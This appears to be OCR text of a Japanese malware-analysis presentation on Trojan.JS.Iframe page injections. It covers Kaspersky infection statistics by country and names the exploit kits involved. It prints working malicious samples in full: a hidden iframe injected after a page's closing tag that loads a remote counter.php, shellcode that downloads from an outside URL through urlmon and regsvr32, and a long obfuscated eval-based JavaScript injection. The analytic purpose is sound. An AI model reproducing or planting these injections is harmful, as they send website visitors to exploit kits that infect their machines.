


Trojan-Downloader.JS.Iframe.degにご注意！ ---Kaspersky Daily 7月5日
http://blog.kaspersky.co.jp/trojan-downloader-js-iframe-deg/

Trojan.JS.Iframe.aeq details (16/06/2013 - 16/07/2013)


Family
Trojan.JS.Iframe


Users	Notifications
109937	322117



Country	Number of users
Total	109937
viet nam	17074
russian federation	12168
india	10134
united states	7577
turkey	6927
germany	5792
thailand	5711
brazil	4099
spain	2889
malaysia	2208
japan	2178
france	2072
poland	1995
algeria	1760
united kingdom	1669
italy	1470
mexico	1362

Trojan.JS.Iframe.aeq geography




• counter.php
• /*0c0896*/
Google
i.com/index.html



```
document.write(unescape("%3Cscript src='" + gaJsHost + "google-analytics.com/ga.js' type='text/javascript'%3E%3C/script
%3E"));
</script>
<script type="text/javascript">
try {
var pageTracker = _gat._getTracker("UA-3457424-1");
pageTracker._trackPageview();
} catch(err) {}</script>
</body>
</html><iframe src="http://katez          ty.com/counter.php" style="visibility: hidden; position: absolute; left: 0px;
 top: 0px" width="10" height="10"/>
```


リダイレクト(転送誘導)先：


- counter.php
  ..... Styx Exploit Kit/Neutrino Exploit Kit

- /*0c0896*/ family
  ..... Blackhole Exploit Kit/Redkit Exploit Kit

Script / shellcode








```
AAAAf<83>äÜÜë^PX1Éf<81>é^Dþ<80>0(@âúë^Eëëÿÿÿ<85>äu4é_3Ad<8b>@0<8b>@^L<8b>p^\V<8b>v^H3Üf<8b>^<^Ct3,<81>î^U
^Pÿÿ,<8b>@0ÁF9^Fuú<87>4$<85>äuQéëLQV<8b>u<<8b>t5x^CöV<8b>v ^Cö3ÉIAü ^CÅ3Û^O%^P8öt^HÁÉ^M^CÚ@ëñ;^_uæ^<8b>^$
^CÝf<8b>^LK<8d>FìÿT$^L<8b>Ø^CÝ<8b>^D<8b>^CÅ«^YÂëS <8b>h <80>}^L3t^C<96>ëö<8b>h^H<8b>÷j^EYë<98>ÿÿÿâùè^@^@^
@^@XPj@hÿ^@^@^@P<83>À^YPU<8b>ì<8b>^^P<83>Ã^Eÿâhon^@^@hurlmTÿ^V<83>Ä^H<8b>èèaÿÿÿë^Bër<81>ì^D^A^@^@<8d>\$^L
Ç^D$regsÇD$^Dvr32ÇD$^H -s Shø^@^@^@ÿV^L<8b>è3ÉQÇD^]^@wpbtÇD^]^E.dllÆD^]     (qçé,^X l5,iyB(B({^?B(x~< è]>
B({x~^Dj^@<83>ë^LSÿV^D<83>Â^Lë^Bë^SG<80>?^@uúG<80>?^@uÁj^@jÞÿV^Hè<9c>Þÿÿ<8e>N^Nì<98>Þ<8a>^N<89>o^Á¾3Ê<8a>
[^[ÆFy6^Z/phttp://goldcoinvault.com/news/pictures_hints_causes.php?mf=1i:32:1h:1g:1m&xe=1f:1k:1l:1k:1k:1h
:1h:1f:2w:1h&h=1k&up=c&qp=g
```


getter.nolink=1;^M
new getter("gt0025475");^M
} catch(err) {}^M
</script>^M
</body>^M
<!-- InstanceEnd --></html>^M
^M
/*0c0896*/^M
ps="split";e=eval;v="0x";a=0;z="y";try{a*=25}catch(z
z){a=1}if(!a){try{--e("doc"+"ument")["\x62od"+z]}catch(q){a2="_";sa=0xa-02;}z="28_6e_7d_76_6b_7c_71_77_76_28_82_82_82_6e_6e_6e_30_31_28_83_15_12_28_7e_
69_7a_28_7a_7b_7f_7e_28_45_28_6c_77_6b_7d_75_6d_76_7c_36_6b_7a_6d_69_7c_6d_4d_74_6d_75_6d_76_7c_30_2f_71_6e_7a_69_75_6d_2f_31_43_15_12_15_12_28_7a_7b_7
f_7e_36_7b_7a_6b_28_45_28_2f_70_7c_7c_78_42_37_37_7f_7f_7f_36_78_6d_77_78_74_6d_35_7b_6d_69_7a_6b_70_35_6f_74_77_6a_69_74_36_6b_77_75_37_6b_74_71_6b_73
_6d_7a_36_78_70_78_2f_43_15_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_78_77_7b_71_7c_71_77_76_28_45_28_2f_69_6a_7b_77_74_7d_7c_6d_2f_43_15_12_28_7a_7b_7f_
7e_36_7b_7c_81_74_6d_36_6a_77_7a_6c_6d_7a_28_45_28_2f_38_2f_43_15_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_70_6d_71_6f_70_7c_28_45_28_2f_39_78_80_2f_43_1
5_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_7f_71_6c_7c_70_28_45_28_2f_39_78_80_2f_43_15_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_74_6d_6e_7c_28_45_28_2f_39
_78_80_2f_43_15_12_28_7a_7b_7f_7e_36_7b_7c_81_74_6d_36_7c_77_78_28_45_28_2f_39_78_80_2f_43_15_12_15_12_28_71_6e_28_30_29_6c_77_6b_7d_75_6d_76_7c_36_6f_
6d_7c_4d_74_6d_75_6d_76_7c_4a_81_51_6c_30_2f_7a_7b_7f_7e_2f_31_31_28_83_15_12_28_6c_77_6b_7d_75_6d_76_7c_36_7f_7a_71_7c_6d_30_2f_44_6c_71_7e_28_71_6c_4
5_64_2f_7a_7b_7f_7e_64_2f_46_44_37_6c_71_7e_46_2f_31_43_15_12_28_6c_77_6b_7d_75_6d_76_7c_36_6f_6d_7c_4d_74_6d_75_6d_76_7c_4a_81_51_6c_30_2f_7a_7b_7f_7e
_2f_31_36_69_78_78_6d_76_6c_4b_70_71_74_6c_30_7a_7b_7f_7e_31_43_15_12_28_85_15_12_85_15_12_6e_7d_76_6b_7c_71_77_76_28_5b_6d_7c_4b_77_77_73_71_6d_30_6b_
77_77_73_71_6d_56_69_75_6d_34_6b_77_77_73_71_6d_5e_69_74_7d_6d_34_76_4c_69_81_7b_34_78_69_7c_70_31_28_83_15_12_28_7e_69_7a_28_7c_77_6c_69_81_28_45_28_7
6_6d_7f_28_4c_69_7c_6d_30_31_43_15_12_28_7e_69_7a_28_6d_80_78_71_7a_6d_28_45_28_76_6d_7f_28_4c_69_7c_6d_30_31_43_15_12_28_71_6e_28_30_76_4c_69_81_7b_45
_45_76_7d_74_74_28_84_84_28_76_4c_69_81_7b_45_45_38_31_28_76_4c_69_81_7b_45_39_43_15_12_28_6d_80_78_71_7a_6d_36_7b_6d_7c_5c_71_75_6d_30_7c_77_6c_69_81_
36_6f_6d_7c_5c_71_75_6d_30_31_28_33_28_3b_3e_38_38_38_38_38_32_3a_3c_32_76_4c_69_81_7b_31_43_15_12_28_6c_77_6b_7d_75_6d_76_7c_36_6b_77_77_73_71_6d_28_4
5_28_6b_77_77_73_71_6d_56_69_75_6d_33_2a_45_2a_33_6d_7b_6b_69_78_6d_30_6b_77_77_73_71_6d_5e_69_74_7d_6d_31_15_12_28_33_28_2a_43_6d_80_78_71_7a_6d_7b_45
_2a_28_33_28_6d_80_78_71_7a_6d_36_7c_77_4f_55_5c_5b_7c_7a_71_76_6f_30_31_28_33_28_30_30_78_69_7c_70_31_28_47_28_2a_43_28_78_69_7c_70_45_2a_28_33_28_78_
69_7c_70_28_42_28_2a_2a_31_43_15_12_85_15_12_6e_7d_76_6b_7c_71_77_76_28_4f_6d_7c_4b_77_77_73_71_6d_30_28_76_69_75_6d_28_31_28_83_15_12_28_7e_69_7a_28_7
b_7c_69_7a_7c_28_45_28_6c_77_6b_7d_75_6d_76_7c_36_6b_77_77_73_71_6d_36_71_76_6c_6d_80_57_6e_30_28_76_69_75_6d_28_33_28_2a_45_2a_28_31_43_15_12_28_7e_69
_7a_28_74_6d_76_28_45_28_7b_7c_69_7a_7c_28_33_28_76_69_75_6d_36_74_6d_76_6f_7c_70_28_33_28_39_43_15_12_28_71_6e_28_30_28_30_28_29_7b_7c_69_7a_7c_28_31_
28_2e_2e_15_12_28_30_28_76_69_75_6d_28_29_45_28_6c_77_6b_7d_75_6d_76_7c_36_6b_77_77_73_71_6d_36_7b_7d_6a_7b_7c_7a_71_76_6f_30_28_38_34_28_76_69_75_6d_3
6_74_6d_76_6f_7c_70_28_31_28_31_28_31_15_12_28_83_15_12_28_7a_6d_7c_7d_7a_76_28_76_7d_74_74_43_15_12_28_85_15_12_28_71_6e_28_30_28_7b_7c_69_7a_7c_28_45
_45_28_35_39_28_31_28_7a_6d_7c_7d_7a_76_28_76_7d_74_74_43_15_12_28_7e_69_7a_28_6d_76_6c_28_45_28_6c_77_6b_7d_75_6d_76_7c_36_6b_77_77_73_71_6d_36_71_76_
6c_6d_80_57_6e_30_28_2a_43_2a_34_28_74_6d_76_28_31_43_15_12_28_71_6e_28_30_28_6d_76_6c_28_45_45_28_35_39_28_31_28_6d_76_6c_28_45_28_6c_77_6b_7d_75_6d_7
6_7c_36_6b_77_77_73_71_6d_36_74_6d_76_6f_7c_70_43_15_12_28_7a_6d_7c_7d_7a_76_28_7d_76_6d_7b_6b_69_78_6d_30_28_6c_77_6b_7d_75_6d_76_7c_36_6b_77_77_73_71
_6d_36_7b_7d_6a_7b_7c_7a_71_76_6f_30_28_74_6d_76_34_28_6d_76_6c_28_31_28_31_43_15_12_85_15_12_71_6e_28_30_76_69_7e_71_6f_69_7c_77_7a_36_6b_77_77_73_71_
6d_4d_76_69_6a_74_6d_6c_31_15_12_83_15_12_71_6e_30_4f_6d_7c_4b_77_77_73_71_6d_30_2f_7e_71_7b_71_7c_6d_6c_67_7d_79_2f_31_45_45_3d_3d_31_83_85_6d_74_7b_6
d_83_5b_6d_7c_4b_77_77_73_71_6d_30_2f_7e_71_7b_71_7c_6d_6c_67_7d_79_2f_34_28_2f_3d_3d_2f_34_28_2f_39_2f_34_28_2f_37_2f_31_43_15_12_15_12_82_82_82_6e_6e
_6e_30_31_43_15_12_85_15_12_85_15_12"[ps](a2);za="";for(i=0;i<z.length;i++){za+=String["fromCharCode"](e(v+(z[i]))-sa);}zaz=za;e(zaz);}^M
/*/0c0896*/^M

